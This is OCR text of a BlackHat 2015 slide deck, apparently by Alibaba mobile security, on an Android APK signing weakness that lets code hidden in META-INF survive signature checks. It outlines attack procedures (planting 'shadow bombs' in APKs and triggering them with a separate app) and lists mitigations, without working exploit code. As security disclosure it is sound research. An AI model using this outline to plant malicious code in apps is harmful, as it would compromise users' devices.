


CERT.RSA	957	652	RSA 文件
CERT.SF	186,590	57,912	SF 文件
classes.dex	773,560	353,167	DEX 文件
infected_killav.apk	373,871	370,333	APK 文件
MANIFEST.MF	186,537	56,998	MF 文件
metainfoDirectory.dex	4,453	1,953	DEX 文件

Mitigations

- Others:
  - unrecognized file?
- MANIFEST.MF:
  - MANIFEST.MF's integrity
- CERT.RSA:
  - defined length == actual size?
- SigInfos:
  - signer-infos > 1?

Shadows Everywhere


Android Sources
a
b
c
...
MANIFEST.MF
a.md
b.md
c.md
/META-INFO
CERT.SF
MF.md
a.md.md
b.md.md
c.md.md
CERT.RSA
Certificate(s)
public key
CERT.SF.signature
others
SHADOWS EVERYWHERE

Vulnerabilities

```
ls -al /data/app
-rw-r--r-- system   system    7376902 1970-01-13 14:07 NewsArticle-3.6.apk
-rw-r--r-- system   system   10317590 1970-01-13 14:07 cleanmaster.apk
-rw-r--r-- system   system   13857237 2015-04-30 10:07 com.ali.money.shield-2.ap
k
```

```
ls -al /system/app
-rw-r--r-- root     root        18938 2015-04-23 09:56 AntHalService.apk
-rw-r--r-- root     root       585808 2015-04-23 09:56 AntiSpam.apk
-rw-r--r-- root                                        Provider.apk
```

-rw-r--r--

```
ls -al /system/priv-app
-rw-r--r-- root     root      1473168 2015-04-23 09:56 AuthManager.apk
-rw-r--r-- root     root       428407 2015-04-23 09:56 Backup.apk
-rw-r--r-- root     root        15674 2015-04-23 09:56 BackupRestoreConfirmation
.apk
```

Attack Scenarios

Attack Scenarios

- Procedures:
  - Download as many apks as you can and insert shadow bombs.
  - Spread these shadows-hidden apks as widely and fast as you can.
  - Develop an igniter-apk to use a dynamic ClassLoader or a Runtime.exec() to ignite hidden bombs.

Attack Scenarios

- Harms:
  - Insert MALICIOUS codes into ANY valid apk, without breaking its signature.
  - “Bombs” can be planted full of your device, waiting silently for their “igniter”.
  - When in single, harmless at all; while in pair, unimagined disaster.

Mitigations

- Solution 1:
  - Mitigate those vulnerabilities in “Hide and Ignite”.
- Solution 2:
  - skip copying META-INFO/ folder in the installation.
  - keep its public key in /data/system/packages.xml for later app upgrade.
- Solution 3:
  - Easily and unlimited reading contents in other apks should be banned
  - non-free apps in /data/app-asec after android 4.1

Summary

- Certificate validity doesn’t take any account or verification in apk installations.
- DoS any apk in the device without root privilege, including system apks.
- Apk sources are well protected by digital signature, but not the /META-INFO folder.
- An attacker can easily INSERT MALICIOUS CODES INTO ANY VALID APK, without breaking its signature.
- Shadows are everywhere, and no apk is secure.

Thanks&QA

BlackHat London 2015

阿里安全
SECURITY OF ALIBABA

Peng Xiao
Mobile Security of Alibaba